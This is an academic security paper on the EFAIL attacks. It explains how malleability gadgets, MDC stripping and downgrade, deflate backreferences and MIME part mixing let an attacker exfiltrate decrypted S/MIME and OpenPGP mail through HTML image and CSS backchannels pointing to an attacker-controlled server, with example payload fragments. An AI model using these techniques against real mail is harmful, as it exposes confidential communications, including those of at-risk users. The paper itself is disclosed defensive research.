**S/MIME and OpenPGP.** The two most prominent standards offering end-to-end encryption for email, S/MIME (Secure / Multipurpose Internet Mail Extensions) and OpenPGP (Pretty Good Privacy), co-exist for more than two decades now. Although the cryptographic security of them was subject to criticism [8–10], little was published about practical attacks. Instead, S/MIME is commonly used in corporate and government environments.[1] It benefits from its ability to integrate into PKIs and that most widely-used email clients support it by default. OpenPGP often requires the installation of additional software and, besides a steady userbase within the technical community, is recommended for people in high-risk environments. In fact, human rights organizations such as Amnesty International [11], EFF [12], or Reporters without Borders [13] recommend using PGP.

We show that this trust is not justified, neither in S/MIME nor in OpenPGP. Based on the complexity of these two specifications and usage of obsolete cryptographic primitives, we introduce two novel attacks.

**Backchannels and exfiltration channels.** One of the basic building blocks for our attacks are backchannels. A backchannel is any functionality that interacts with the network, for example, a method for forcing the email client to invoke an external URL. A simple example uses an HTML image tag `<img src="http://efail.de">` which forces the email client to download an image from `efail.de`. These backchannels are widely known for their privacy im-

[1]A comprehensive list of European companies and agencies supporting S/MIME is available at `https://gist.github.com/rmoriz/5945400`.

plications as they can leak whether and when the user opened an email and which software and IP he used.

Until now, the fetching of external URLs in email was only considered to be a privacy threat. In this paper, we abuse backchannels to create plaintext exfiltration channels that allow sending plaintext directly to the attacker. We analyze how an attacker can turn backchannels in email clients to exfiltration channels, and thus obtain victim plaintext messages. We show the existence of backchannels for nearly every email client, ranging from classical HTML resources to OCSP requests and Certificate Revocation lists.

**Malleability gadget attacks.** Our first attack exploits the construction of obsolete cryptographic primitives, while the second abuses the way how some email clients handle different MIME parts. An important observation for the first attack is that OpenPGP solely uses the Cipher Feedback Mode (CFB) and S/MIME solely uses the Cipher Block Chaining (CBC) mode of operation. Both modes provide *malleability* of plaintexts. This property allows an attacker to reorder, remove or insert ciphertext blocks, or to perform meaningful plaintext modifications without knowing the encryption key. More concretely, he can flip specific bits in the plaintext or even create arbitrary plaintext blocks if he knows parts of the plaintext.

We use the malleability of CBC and CFB to construct so called *malleability gadgets* that allow us to create chosen plaintexts of any length under the assumption that the attacker knows one plaintext block. These malleability gadgets are then used to inject malicious plaintext snippets within the actual plaintext. An ideal malleability gadget attack is possible if the attacker knows one complete plaintext block from the ciphertext, which is 16 bytes for AES. However, fewer known plaintext bytes may also be sufficient, depending on the exfiltration channel that the attacker aims for. Guessing small parts of plaintext is typically feasible since there are hundreds of bytes of static metadata.

With this technique, we were able to defeat the encryption modes used in both S/MIME and PGP. While attacking S/MIME is straightforward, for OpenPGP, we needed to develop more complex exploit techniques upon malleability gadgets because the data is typically compressed before encryption.

**Direct exfiltration attacks.** Our second attack exploits how different email clients handle emails containing multiple MIME parts. We discovered several attacks variations that solely exploit the complex interaction of HTML together with MIME, S/MIME and OpenPGP in email clients. These cases are straightforward to exploit and do not require any changes of the ciphertext. In the most straightforward example of our attacks, the adversary prepares a plaintext email structure that contains an `<img>` element, whose URL is not closed with quotes.

**Contributions.** We make the following contributions:

- We introduce the concept of malleability gadgets, which allow an attacker to inject malicious chosen plaintext snippets into the email ciphertext. We describe and apply malleability gadgets for the CBC and CFB modes used in email encryption.
- We analyze all major email clients for backchannels that can be used for the creation of exfiltration channels.
- OpenPGP's plaintext compression significantly complicates our attack. We describe techniques to create arbitrary plaintexts from specific changes in the compressed plaintext using advanced malleability gadgets.
- We describe practical attacks against major email clients allowing to exfiltrate decrypted emails directly, without ciphertext modifications.
- We discuss medium and long-term countermeasures for email clients and the S/MIME and PGP standards.

**Responsible disclosure.** We disclosed the vulnerabilities to all affected email vendors and to national CERTs and our findings were confirmed by these bodies.

## 2 Background

In its simplest form, an email is a text message conforming to the Internet Message Format (IMF) [14]. As the IMF lacks features that are required in the modern Internet, such as the transmission of binary data, it is augmented with *Multipurpose Internet Mail Extension* (MIME) [15] to support transmission of multimedia messages or – in case of OpenPGP and S/MIME – to allow end-to-end encryption of emails.

### 2.1 End-to-end encrypted email

**S/MIME and CMS.** The Secure/Multipurpose Internet Mail Extension (S/MIME) is an extension to MIME describing how to send and receive secured MIME data [16]. S/MIME focuses on the MIME-related parts of an email and relies on the *Cryptographic Message Syntax* (CMS) to digitally sign, authenticate, or encrypt arbitrary messages [17]. CMS is a set of binary encoding rules and methods to create secured messages. As it is derived from PKCS#7, the term "PKCS" is found in various headers of secured emails.

**Pretty Good Privacy.** Phil Zimmerman developed the first version of Pretty Good Privacy (PGP) in 1991 as a means to enable political activists to communicate securely on BBSs, Usenet groups and the early Internet. In the late '90s, the IETF published RFC 2440 describing the OpenPGP format, which has been updated several times. The latest standard is RFC 4880, published in 2007, which describes a variety of methods to encrypt and sign digital data [18].

## 2.2 Cryptographic basics

In the email context, both S/MIME and PGP use hybrid encryption, in which the sender generates a random session key $s$ that is used to symmetrically encrypt the message $m$ into a cipher text $c$. The session key $s$ is encrypted with at least two public keys using a public key encryption scheme. The first encryption of $s$ happens with the public key of the sender. Additional encryptions are done using all the public keys of the intended receivers. Thus, $s$ will be encrypted under $n+1$ different public keys for $n$ recipients of the email. Throughout this paper, we focus on the symmetric encryption.

**Encryption modes in OpenPGP and S/MIME.** For symmetric encryption of the message $m$, the standards specify several block ciphers, the most relevant being 3DES and AES. As encryption modes, S/MIME uses *Cipher Block Chaining (CBC)* and OpenPGP uses the *Cipher Feedback Mode (CFB)*. During decryption, both modes produce intermediate values which are XORed ($\oplus$) with an adjacent ciphertext block to produce the final plaintext block. For CBC, the decryption of $C_i$ into its respective plaintext block is $P_i = dec_s(C_i) \oplus C_{i-1}$. For CFB, it is $P_i = enc_s(C_i) \oplus C_{i+1}$.

**Malleability in encryption modes.** XOR is a *malleable* operation, which means that flipping a single bit in one of the two operands of XOR results in a bit flip of the final plaintext at the same position. Because XORing with adjacent ciphertext blocks is the final operation in CBC and CFB, precise plaintext manipulations are possible by changing the ciphertext only.

**Authenticated encryption** Newer encryption schemes will detect modification of the ciphertext and do not output the plaintext in this case. Typically, this is archived by using *Message Authentication Codes (MACs)* or an *Authenticated Encryption (AE)* scheme. However, both S/MIME and PGP predate these developments and use no authentication at all (S/MIME) or do not strictly commit to the requirements of an AE, which makes them easier to misuse (PGP).



Figure 1: Replacing the URL in the ciphertext blocks $(C_{w-1}, C_w)$ with $(C_{i-1}, C_i)$ to exfiltrate sensitive data.

# 3 Towards exfiltration attacks

Modern email clients are able to assemble and render various types of content, most notably HTML documents, and HTML provides methods to fetch resources like images and stylesheets from the Internet. Email clients may additionally request other information, for example, to validate the status of a cryptographic certificate. We will refer to all these channels as *backchannels* because they can interact with possibly attacker-controlled servers.

Backchannels in the email context are well-known to be a privacy issue because they allow detecting *if*, *when* and *where* a message has been read and may leak further information such as the user's mail client and operating system. But they are more than that.

In the following sections we show that backchannels can be used to exfiltrate the plaintext of an email after it has been decrypted. The showed methods are directly applicable to S/MIME. For PGP, further requirements must be met, which are discussed in Section 5.

## 3.1 Block reordering attack

CBC and CFB allow not only precise modifications of the plaintext, but also to reorder ciphertext blocks. With some limitations, changing the order of the ciphertext blocks will effectively also reorder the respective plaintext blocks.

Assume an AES-CBC encrypted HTML email containing an HTML image tag at a known ciphertext pair $(C_{w-1}, C_w)$. Due to the reordering property, an attacker can replace $(C_{w-1}, C_w)$ with another ciphertext pair $(C_{i-1}, C_i)$. In effect, the respective plaintext $P_i$ will be reflected in the URL path and the resulting HTTP request will exfiltrate sensitive data a passive MitM attacker can observe (see Figure 1).

## 3.2 Malleability gadgets

In the previous example, a MitM attacker could exfiltrate those emails that already contained an external HTML image using block reordering. We now relax this constraint and introduce the concept of *malleability gadgets*



Figure 2: Transforming a known plaintext $P_i$ to a chosen plaintext $P_c$ in CBC and CFB.

that allow to inject arbitrary plaintexts into encrypted emails *given only a single block of known plaintext*.

**Definition.** Let $(C_{i-1}, C_i)$ be a pair of two ciphertext blocks and $P_i$ the corresponding plaintext block of an CBC encrypted ciphertext. We call $((C_{i-1}, C_i), P_i)$ a *CBC gadget* if $P_i$ is known to an attacker. Accordingly, we call $((C_i, C_{i+1}), P_i)$ of an CFB encrypted ciphertext a *CFB gadget*.

**Using CBC gadgets.** Given a CBC gadget (see Figure 2 (a)), it is possible to transform $P_i$ into any plaintext $P_c$ by replacing $C_{i-1}$ with $X = C_{i-1} \oplus P_i \oplus P_c$ (see Figure 2 (b)). This comes at a cost as $X$ will be decrypted with an unknown key, resulting in uncontrollable and unknown random bytes in $P_{i-1}$.

**Using CFB gadgets.** CFB gadget work similar to CBC gadgets with the difference, that the block after the chosen plaintext block becomes a random block (see Figure 2 (c, d)).

**Chosen plaintext and random blocks.** A single block of known plaintext is sufficient to inject any amount of chosen plaintext blocks at any block boundary. However, the concatenation of multiple gadgets produces an alternating sequence of chosen plaintext blocks and random blocks. Thus, to create working exfiltration channels, an attacker must deal with these random blocks in a way that they are ignored. One can think of several ways to achieve that. When comments are available within a context, for example via C-style comments `/*` and `*/`, exfiltration channels can easily be constructed by simply commenting out the random blocks. In case no comments are available, characteristics of the underlying data format can be used, for example, that unnamed attributes in HTML are ignored.

# 4 Attacking S/MIME

In this section we show that S/MIME is vulnerable to CBC gadget attacks, and demonstrate how exfiltration channels can be injected into S/MIME emails.

## 4.1 S/MIME packet structure

Most clients can either sign, encrypt or sign-then-encrypt messages. Sign-then-encrypt is the preferred wrapping technique when both confidentiality and authenticity are needed. The body of a signed-then-encrypted email consists of two MIME entities, one for signing and one for encryption. The outermost entity – also specified in the email header – is typically *EnvelopedData*. The EnvelopedData data structure holds the *RecipientInfos* with multiple encrypted session keys and the *EncryptedContentInfo*. EncryptedContentInfo defines which symmetric encryption algorithm was used and finally holds the ciphertext. Decryption of the ciphertext reveals the inner MIME entity holding the plaintext message and its signature. Note that there is no integrity protection.

## 4.2 Attack description

S/MIME uses the CBC encryption mode to encrypt data, so the CBC gadget from Figure 2 can be used for S/MIME emails. When decrypted, the ciphertext of a signed-then-encrypted email typically starts with `Content-type: multipart/signed`, which reveals enough known-plaintext bytes to fully utilize AES-based CBC gadgets. Therefore, in the case of S/MIME, an attacker can use the first two cipher blocks $(IV, C_0)$ and modify the $IV$ to turn $P_0$ into any chosen plaintext block $P_{c_i}$.

**Injection of exfiltration channels.** A slightly simplified version of the attack is shown in Figure 3. The first blocks of a ciphertext whose plaintext we want to exfiltrate are shown in Figure 3 (a). We use $(IV, C_0)$ to construct our CBC gadgets because we know the complete associated plaintext $P_0$. Figure 3 (b) shows the *canonical* CBC gadget as it uses $X = IV \oplus P_0$ to set all its plaintext bytes to zero.

We then modify and append multiple CBC gadgets to prepend a chosen ciphertext to the unknown ciphertext blocks (Figure 3 (c)). As a result, we control the plaintext in the first and third block, but the second and fourth block contain random data. The first CBC gadget block $P_{c_0}$ opens an HTML image tag and a meaningless attribute named *ignore*. This attribute is used to consume the random data in the second block such that the random data is not further interpreted. The third block $P_{c_1}$ then starts with the closing quote of the ignored attribute and



Figure 3: Detailed description of the attack on S/MIME. The original ciphertext is shown in (a). (b) is the canonical CBC gadget resulting in an all zero plaintext block. (c) is the modified ciphertext that is sent to the victim.

adds the *src* attribute that contains the domain name from which the email client is supposed to load the image. The fourth plaintext block again contains random data, which is the first part of the path of the image URL. All subsequent blocks contain unknown plaintexts, which now are part of the URL. Finally, when an email client parses this email, the plaintext is sent to the HTTP server defined in $P_{c_1}$.

**Meaningless signatures.** One could assume that the decryption of modified ciphertexts would fail because of the digital signature included in the signed-then-encrypted email, but this is not the case, because signature in S/MIME can easily be removed from the multipart/signed mail body [19]. This transforms the signed-then-encrypted email into an encrypted message that has no signature. Of course, a cautious user could detect that this is not an authentic email, but even then, by the time the user detects that, the plaintext would already have been exfiltrated. Signatures can also not become mandatory, because this would hinder anonymous communication. Furthermore, an invalid signature typically does not prevent the display/rendering of a message in email client either. This has historic reasons, as mail gateways could invalidate signatures by changing line-endings in the plaintext, etc.

## 4.3 Practical exploitation

Exfiltration codes must be designed such that they are ignorant to interleaved random blocks. Although this restriction can be circumvented by careful design of the exfiltration code – recap the usage of the *ignore* attribute – some exfiltration codes may require additional tricks to work in practice.

For example, HTML's `src` attribute, requires the explicit naming of the protocol, e.g. `http://`. Unfortunately, `src="http://` has already 12 bytes, leaving merely enough room for a 4 byte domain. A workaround is to scatter the exfiltration code into multiple HTML elements without breaking its functionality. In case of the `src` attribute, an additional `<base ignore="..." href="http:">` element can be used to globally define the base protocol first.

Emails sent as `text/plain` pose another difficulty. Although there is nothing special about those emails in the context of CBC gadgets, injection of `Content-type: text/html` turned out to be difficult due to restrictions in the MIME headers. An attacker has to apply further tricks such that header parsing will not break when random data is introduced into the header.

# 5 Attacking OpenPGP

Our exfiltration attacks are not only possible in S/MIME, but also work against OpenPGP. However, there are two additional obstacles: (1) OpenPGP uses compression by default and (2) *Modification Detection Codes (MDC)* are used for integrity protection.

**Compression.** In the context of malleability gadgets, compression makes exploitation more difficult, because the compressed plaintext is harder to guess. Similar to S/MIME, PGP emails also contain known headers and plaintext blocks, for example, `Content-Type: multipart/mixed`, but after compression is applied, the resulting plaintext may vastly differ per mail.

The difficulty here is to guess a certain amount of compressed plaintext bytes in order to fully utilize the CFB gadget technique. Not knowing enough compressed plaintext bytes is hardly a countermeasure, but makes practical exploitation a lot harder.

We show how the compression structure can be exploited to create exfiltration channels. Interestingly, with the compression in place, we can create exfiltration channels even more precisely and remove the random data blocks from the resulting plaintext.

**Integrity protection.** The OpenPGP standard states that detected modifications to the ciphertext should be "treated as a security problem", but does not define what to do in case of security problems. The correct way of handling this would be to drop the message and notify the user. However, if clients try to display whatever is left of the message as a "best effort", exfiltration channels may be triggered.

In order to understand how the integrity protection can be disabled and how compression can be defeated, we have to go into more detail of OpenPGP.

## 5.1 OpenPGP packet structure

In OpenPGP, packets are of the form *tag/length/body*. The *tag* denotes the packet type as listed in Table 1. The *body* contains either another nested packet or arbitrary user data. The size of the body is encoded in the *length* field.

| Tag no. | Type of PGP packet |
|---|---|
| 8 | CD: Compressed Data Packet |
| 9 | SE: Symmetrically Encrypted Packet |
| 11 | LD: Literal Data Packet |
| 18 | SEIP: Symmetrically Encrypted and Integrity Protected Packet |
| 19 | MDC: Modification Detection Code Packet |
| 60 – 63 | Experimental packets (ignored by clients) |

Table 1: PGP packet types used throughout this paper.

**Message encryption.** A message is encrypted in four steps: (1) the message $m$ is encapsulated in a Literal Data (LD) packet. (2) the LD packet is compressed via *deflate* and encapsulated in a Compressed Data (CD) packet. (3) the Modification Detection Code (MDC) over the CD packet is calculated (SHA-1) and appended to the CD packet as an MDC packet. (4) finally, the concatenated CD and MD packets are encrypted and the ciphertext is encapsulated in an Symmetrically Encrypted and Integrity Protected (SEIP) packet (see Figure 4).

## 5.2 Defeating integrity protection

The OpenPGP standard mandates that clients *should* prefer the SEIP packet type over the SE packet type, because for SEIP packets, modification of the plaintext will be detected due to a mismatch of the SHA-1 hash of the message and the attached MDC packet.

**Generating SE packets.** Clients may ignore the standards recommendation and still generate SE ciphertexts. These messages have no integrity protection and have no means of preventing our attacks. Older ciphertexts that were generated before the introduction of the MDC will remain vulnerable.

**Ignoring the MDC.** The MDC is only effective if it is checked. This can easily be verified by introducing changes to the ciphertext and leaving the MDC as it is. If the MDC will not match the modified ciphertext and if the client continues processing, the client may be vulnerable.

**Stripping the MDC.** Similar to the previous attempt, the MDC can also be removed, such that the client can not check the MDC at all. This is easily possible by removing the last 22 bytes from the ciphertext.

**Downgrade SEIP packets to SE packets.** A more elaborate method is to disable the integrity protection by changing an SEIP packet to an Symmetrically Encrypted (SE) packet, which has no integrity protection. This is straightforward, because the packet type is not encrypted (see Figure 4). This downgrade attack has been known since 2002 [20], but never used in an actual attack.

However, there is a caveat: in an SE packet, the last two bytes of the IV are added just after the first block. This was originally used to perform an integrity quick check on the session key.

While the SE type resynchronizes the block boundaries *after* encrypting these two additional bytes, the SEIP does not perform this resynchronization. To repair the decryption after changing the SEIP to an SE packet, two bytes must be inserted at the start of the first block to compensate for the missing bytes. This was also described by Perrin and Magazinius [20, 21].



Figure 4: Nesting of a Symmetrically Encrypted and Integrity Protected Data Packet in OpenPGP.

Since an attack was published against this integrity protection mechanism [22], its interpretation is discouraged [18], and the two bytes are ignored. They depict the beginning of the first real plaintext block and the SE and SEIP packet types treat them differently.

## 5.3 Defeating deflate

OpenPGP utilizes the *deflate* algorithm [23] to compress LD packets before encrypting them. It is based on LZ77 (specifically LZSS) and Huffman Coding. Although the exact details are not important for this paper, it is important to note that a single message may be partitioned, such that different *modes of compression* can be used for different segments of the message.

**Modes of compression.** The standard defines three modes of compression: uncompressed, compressed with fixed Huffman trees, and compressed with dynamic Huffman trees. It is specified by a header prepended to each segment. A single OpenPGP CD packet can contain multiple compressed or uncompressed segments.[2]

**Backreferences.** Typically, a full message is wrapped inside a single compressed segment. Then, the algorithm applies a search for *text fragment* repetitions of certain length within the boundaries of a *sliding window*. If a repetition is found, it is replaced with a shorter pointer to its previous occurrence.

For example, the text `How much wood could a woodchuck chuck` is shortened to `How much wood could a <-13, 4>chuck <-6, 5>`. In reality, the deflate algorithm encodes backreferences as small bit strings to achieve a higher compression level. The backreference strings are inserted into a Huffman tree that is placed before the compressed text. During the decompression process, the algorithm uses the Huffman tree to restore these patterns.

**Uncompressed segments.** In addition to compressed segments, the deflate data format also specifies uncompressed segments. These segments are also used during the search for repetitions, but, in contrast to compressed segments, may contain arbitrary data. This is an important observation, because it allows us to work around the limited amount of known plaintext.

**Dynamic and fixed Huffman trees.** Starting from around 90 to 100 bytes of plaintext, deflate uses a dynamic Huffman tree that is serialized to bytes and forms the start of the deflate data. Dynamic Huffman trees change substantially and are difficult to predict for partly unknown plaintexts. For shorter texts, fixed Huffman trees are used. They are statically defined in [23] and not located in the data. In the following sections, we assume fixed Huffman trees to outline the attack.

[2] RFC 1951 speaks of "blocks". We change the terminology to "segments" for better readability.

### 5.3.1 Creating a CFB gadget

The first encrypted block seems most promising, because it consists of OpenPGP packet metadata and compression headers.

By exploiting *backreferences* in the compression algorithm we are able to use only 11 bytes long malleability gadgets. These backreferences allow us to reference and concatenate arbitrary blocks of data and thus create exfiltration channels more precisely. Therefore, instead of trying to work around the compression, we use it to precisely inject our exfiltration codes in compressed form.

### 5.3.2 Exfiltrating compressed plaintexts

Assume we are in possession of an OpenPGP SEIP packet which decrypts to a compressed plaintext. We know one decrypted block which allows us to construct a malleability gadget and thus arbitrary number of chosen plaintexts. Our goal is to construct a ciphertext which decrypts to a compressed packet. Its decompression leads to an exfiltration of the target plaintext.

A simplified attack is shown in Figure 5 and can be performed as follows. Using our malleability gadget we first create three ciphertext block pairs $(C_i, C_{i+1})$ which decrypt into useful text fragments $(P_{c0}, P_{c1}, P_{c2})$. The first text fragment represents an OpenPGP packet structure which encodes a CD packet (which is encoded as `0xaf` in OpenPGP) containing a LD packet (encoded as `0xa3`). The latter two text fragments contain an exfiltration channel, for example, `<img src="efail.de/`. We concatenate the ciphertext blocks into $(C_1, \ldots C_8)$ so that they decrypt into our three text fragments and the target compressed plaintext block. Note that due to the nature of CFB every second block will contain uncontrollable random data. All blocks are placed into an uncompressed segment. For the compressed segment we use a ciphertext which decrypts into a deflate segment containing backreferences. The backreferences $(B1 \ldots B4)$ reference fragments from the uncompressed segment. Once the victim decrypts and decompresses the email, the final text will result into a concatenation of text fragments $P_{c0}, P_{c1}, P_{c2}$, and the compressed segment. Finally, the compressed data is leaked to `efail.de`.

Note that the deflate structure gives us one advantage over attacking uncompressed data as described in our attacks on S/MIME. By using backreferences we can select *arbitrary* text fragments. This means we can even



Figure 5: Description of the internals of our attack on OpenPGP. Our goal is to leak the decrypted compressed plaintext (a). We exploit the CFB mode to construct correct OpenPGP structure with exfiltration fragments (b) and a segment containing backreferences (c). We then order these fragments using CFB (d). The resulting decompression step with backreferences concatenates these fragments in a way that the compressed plaintext is finally leaked to `efail.de` (e). All operations are performed on encrypted data.

skip the uncontrollable random data blocks which result from our CFB ciphertext modifications, and omit potential failures by parsing the uncontrollable random data blocks in email clients. The email client will not process decrypted data located directly in the uncompressed segments if they are hidden in OpenPGP experimental packets.

## 5.4 Practical exploitation

Although 16 bytes of plaintext must be known to fully utilize CFB gadgets, it is possible to work with a smaller amount of known plaintext. In this case, only the known bytes can be changed freely and the remaining bytes will result in unknown bytes. In the case of PGP, we were able to conduct our attacks with incomplete CFB gadgets where only the first 11 bytes are known.[3]

We measured the complexity to guess the first 11 bytes of the first compressed plaintext block in two scenarios: (1) with OpenPGP-encrypted password-reset emails from Facebook and (2) by simulating the standard encryption process with GnuPG with the Enron dataset containing 500,000 real world emails.

Our approach was as follows: in case of the Facebook emails, we build an email generator to generate 100,000 password reset emails. This emails were generated based on a comparison of real password reset emails and were indistinguishable from the real emails. We then used GnuPG in its default configuration to encrypt all emails. In the next step, we removed the encryption layer to obtain the compressed plaintext only. We then grouped each email by its beginning 11 bytes (see Table 2). The most often observed starting sequence made up 31% of all facebook emails. The second most frequent starting bytes made up 8%. This means, that by sending two emails with exactly these starting bytes, we can break approximately 39% of all Facebook mails.

[3]This is not a hard requirement and other exploitation techniques may improve on this.

| *n*th most frequent start sequences | | frequency (%) | cumulated (%) |
|---|---|---|---|
| 1 | a302789ced590b9014c519 | 30.95 | 30.95 |
| 2 | a302789ced590d9014c515 | 7.99 | 38.94 |
| 3 | a302789ced59099014d519 | 7.80 | 46.73 |
| 4 | a302789ced590b701bc519 | 7.47 | 54.20 |
| 5 | a302789ced590b7414d519 | 3.96 | 58.17 |
| | ... | | |
| 211 | a302789ced59098c14551a | 0.001 | 100.00 |

Table 2: Start sequences of 100,000 synthetic facebook password reset emails sorted by frequency. 211 different beginnings were observed in total.

| *n*th most frequent start sequences | | frequency (%) | cumulated (%) |
|---|---|---|---|
| 1 | a302789c8d8f4b4ec3400c | 6.61 | 6.61 |
| 2 | a302789ced90c16e133110 | 2.21 | 8.82 |
| 3 | a302789c7590b14ec33010 | 0.66 | 9.48 |
| | ... | | |
| 500 | a302789c4d90cb8ed34010 | 0.03 | 40.99 |
| | ... | | |
| 2635 | a302789ced90d16ed33014 | 0.03 | 100.00 |

Table 3: Start sequences of approx. 500,000 emails from the enron email data set sorted by frequency. 2635 different beginnings were observed in total with the 500 most frequent sequences accounting for approx. 41% of the mails.

The measurements on the Enron dataset had a higher variance, with approx. 7% of the most often found starting bytes, and 2% of the second most often found starting bytes. The results are shown in Table 3. This means that with two emails approx. 9% of Enron, or "real world", emails can be exfiltrated.

Although 500 guesses are very few in a cryptographic sense, the requirement to open 500 emails makes our

attacks hardly practical. However, this constraint can be relaxed, because MIME allows to send multiple MIME parts per email. Using the `multipart/mixed` content-type, multiple guesses can be embedded into a single email. We measured how many parts are allowed per email and found that up to 500 parts are realistic in popular email clients. To conclude: we expect that exfiltration is possible for 40% of all emails by sending only a single email. If, however, exfiltration does not work on the first try, an attacker can send additional emails, also over multiple days to stay stealthy.

## 6 Attacking MIME parsers

We found that various email clients do not isolate multiple MIME parts of an email but display them in the same HTML document. This allows an attacker to build trivial decryption oracles which work for S/MIME, PGP and presumably for other encryption schemes. We call the attack *Direct Exfiltration*.

To perform this attack, an attacker simply wraps the encrypted message into MIME parts containing an HTML based backchannel and sends the message to the victim. One possible variant of this attack using the `<img>` HTML tag is shown in Figure 6 (a). If the email client first decrypts the encrypted part and then puts all body parts into one HTML document as shown in Figure 6 (b), the HTML rendering engine leaks the decrypted message to the attacker-controlled web server within the URL path of a GET request as shown in Figure 6 (c).

Because the plaintext message is leaked *after* decryption, this attack is independent of the email encryption scheme and may be used even against authenticated encryption schemes. Direct exfiltration channels arise from faulty isolation between secure and insecure message parts. Although it seems that these are solely implementation bugs, their mitigation can be challenging. For example, if the email decryption and email presentation steps are provided by different instances, the email client is not aware of the encrypted email message structure. This scenario is quite common when email security gateways are used.

Out of 48 tested mail clients 17 had missing isolation which would allow leaking secret messages to an attacker-controlled web server in case a mail gateway would decrypt and simply replace the encrypted part with the plaintext. Even worse, in five email clients, the concept shown in Figure 6 can be exploited *directly*: Apple Mail (macOS), Mail App (iOS), Thunderbird (Windows, macOS, Linux), Postbox (Windows) and MailMate (macOS). The first two clients by default load external images without asking and therefore leak the plaintext of S/MIME or OpenPGP encrypted messages. For

other clients our attacks require user interaction. For example, in Thunderbird and Postbox we can completely redress the UI with CSS and trick the user into submitting the plaintext with an HTML form if he clicks somewhere into the message. Note that thanks to the MIME structure the attacker can include several ciphertexts into one email and exfiltrate their plaintexts at once. For Thunderbird this security issue is present since v0.1 (2003).

## 7 Exfiltration channels in email clients

Backchannels in email clients are known as privacy risks, but there is no comprehensive overview yet. We performed an analysis of existing backchannels by systematically testing 48 clients and give the complete results in Appendix B. Note that 13 of the tested clients do either not support encryption at all or we could not get the OpenPGP or S/MIME modules to work and therefore could not test whether backchannels can be used for exfiltration. This distinction is important because some email clients behave differently for encrypted and unencrypted messages. For example, HTML content that can be used to load external images in unencrypted mails is usually not interpreted for deprecated PGP/*INLINE* messages. On the other hand, for three clients we were able to bypass remote content blocking simply by encrypting the HTML email containing a simple `<img src="...">` tag.

∠ Exfiltration (no user interaction) √ No exfiltration channel
⊥ Exfiltration (with user interaction) – Encryption not supported

Table 4: Exfiltration channels for various email clients for S/MIME, PGP SEIP with stripped MDC (*-MDC*), PGP SEIP with wrong MDC (*+MDC)*, and PGP SE packets.

Table 4 shows the 35 remaining clients. An attacker can exploit 23 S/MIME email clients out of which eight require either a MitM attacker or user interaction like clicking on a link or explicitly allowing external images. 17 S/MIME clients allow off-path exfiltration channels with no user interaction.

From the 35 email clients, 28 support OpenPGP and 10 allow off-path exfiltration channels with no user interaction. Five clients allow SEIP ciphertexts with stripped MDC and ignore wrong MDCs if they exist. Six clients support SE ciphertexts. Three clients – which show OpenPGP messages as plain text only – are secure against automated backchannels, but are still vulnerable to backchannels that require more complex user interaction.

## 7.1 Web content in email clients

**HTML.** The most prominent form of HTML content are images. Of the tested 48 email clients, 13 load external images by default. For 10 of them, this can be turned off whereas three clients have no option to block remote content. All other clients block external images by default or explicitly ask the user before downloading.

We analyzed all HTML elements that could potentially bypass the blocking filter and trigger a backchannel using a comprehensive list of HTML4, HTML5 and non-standard HTML elements that allow including URIs. For each element-attribute combination, links were built using a variety of well-known[4] and unofficial[5] URI schemes based on the assumption that `http://` links may be blacklisted by a mail client while others might be allowed. We added specific link/meta tags in the HTML header. In addition, we tested against the vectors from the *Email Privacy Tester*[6] project and the *Cure53 HTTPLeaks*[7] repository. This extensive list of test-cases allowed us to bypass external content blocking in 22 email clients.

**Cascading Style Sheets (CSS).** Most mail clients allow CSS declarations to be included in HTML emails. Based on the CSS2 and CSS3 standards we assembled an extensive list of properties that allow included URIs, like `background-image: url("http://efail.de")`. These allowed bypassing remote content blocking on 11 clients.

**JavaScript.** We used well-known Cross Site Scripting test vectors[8,9] and placed them in various header fields like `Subject:` as well as in the mail body. We identified five mail clients which are prone to JavaScript execution, allowing the construction of particularly flexible backchannels.

## 7.2 S/MIME specific backchannels

**OCSP requests.** Mail clients can use the Online Certificate Status Protocol (OCSP) to check the validity of X.509 certificates that are included in S/MIME signatures. OCSP works as follows: the client decrypts the email, parses the certificate and obtains the URL of the OCSP-responder. The client then sends the serial number of the certificate via HTTP POST to the responder

[4] `https://www.w3.org/wiki/UriSchemes`
[5] `https://github.com/Munter/schemes`
[6] `https://www.emailprivacytester.com/`
[7] `https://github.com/cure53/HTTPLeaks`
[8] `https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet`
[9] `http://html5sec.org`

and obtains a data structure with status information about the certificate.

Using this channel for data exfiltration requires replacing the URL ciphertext blocks with other ciphertext blocks. In typical scenarios this is complicated by two factors: One, the OCSP-responder's URL is part of a larger base64 encoded data structure. Therefore, an attacker must be careful not to destroy the base64-decoding process by carefully selecting or masking the plaintext. Two, if a valid certificate chain is used, the OCSP-responder's URL is cryptographically signed which makes this backchannel unusable as long as the signature is properly checked. Eleven clients performed OCSP requests for valid certificates from a trusted CA.

**CRL requests.** Similar to OCSP, Certificate Revocation Lists (CRLs) are used to obtain recent status information about a certificate. Unlike OCSP, a CRL is periodically requested and contains a list of multiple serial numbers of revoked certificates. Requesting the list involves an HTTP request to the server holding the CRL and the CRL backchannel is very similar to the OCSP backchannel. Ten clients performed CRL requests for valid certificates from a trusted CA, one client even connected to an untrusted, attacker-controlled web server.

**Intermediate certificates.** S/MIME is built around the concept of hierarchical trust and requires following a certificate chain back to a trusted root. If the certificate is incomplete and intermediate certificates are missing, the chain can not be verified. To remedy this, a CA may augment certificates with an URL to the next link in the chain. A client can query this URL to obtain the missing certificates. These requests for intermediate certificates can be used as a backchannel. Like the backchannels via OCSP and CRL requests, this is made difficult by the base64 encoding. However, the signature can only be verified *after* the intermediate certificate was obtained. This makes exploitation of this channel much easier. Seven clients requested intermediate certificates from an attacker-controlled LDAP and/or web server.

## 7.3 OpenPGP specific backchannels

An email client receiving a PGP-signed message may try to automatically download the corresponding public key. There are various protocols to achieve this, for example DANE [24], HKP [25] or LDAP [26] [27]. We observed one client trying to obtain the public key for a given key ID. This can potentially be abused by malleability gadgets to leak four bytes of plaintext. We also applied 33 PGP-related email headers that refer to public keys (e.g. `X-PGP-Key: URI`), but none of the tested clients performed a request to the given URL, therefore the issue is only relevant to a MitM attacker.

## 7.4 External attachments

The `message/external-body` content type allows references to external resources as MIME parts instead of directly including within the mail. This is a known technique to bypass virus scanners running on a mail gateway. However, there are various proprietary variants of this header, for which one email client automatically performed a DNS request for the external attachment's hostname. It is noteworthy that this was done automatically, the email did not have to be explicitly opened.

## 7.5 Email security gateways

Email security gateways are typically used in large enterprises to secure the outgoing communication with S/MIME or OpenPGP. This ensures that employees do not have to install any extensions or generate keys, and that their emails are automatically encrypted and decrypted.

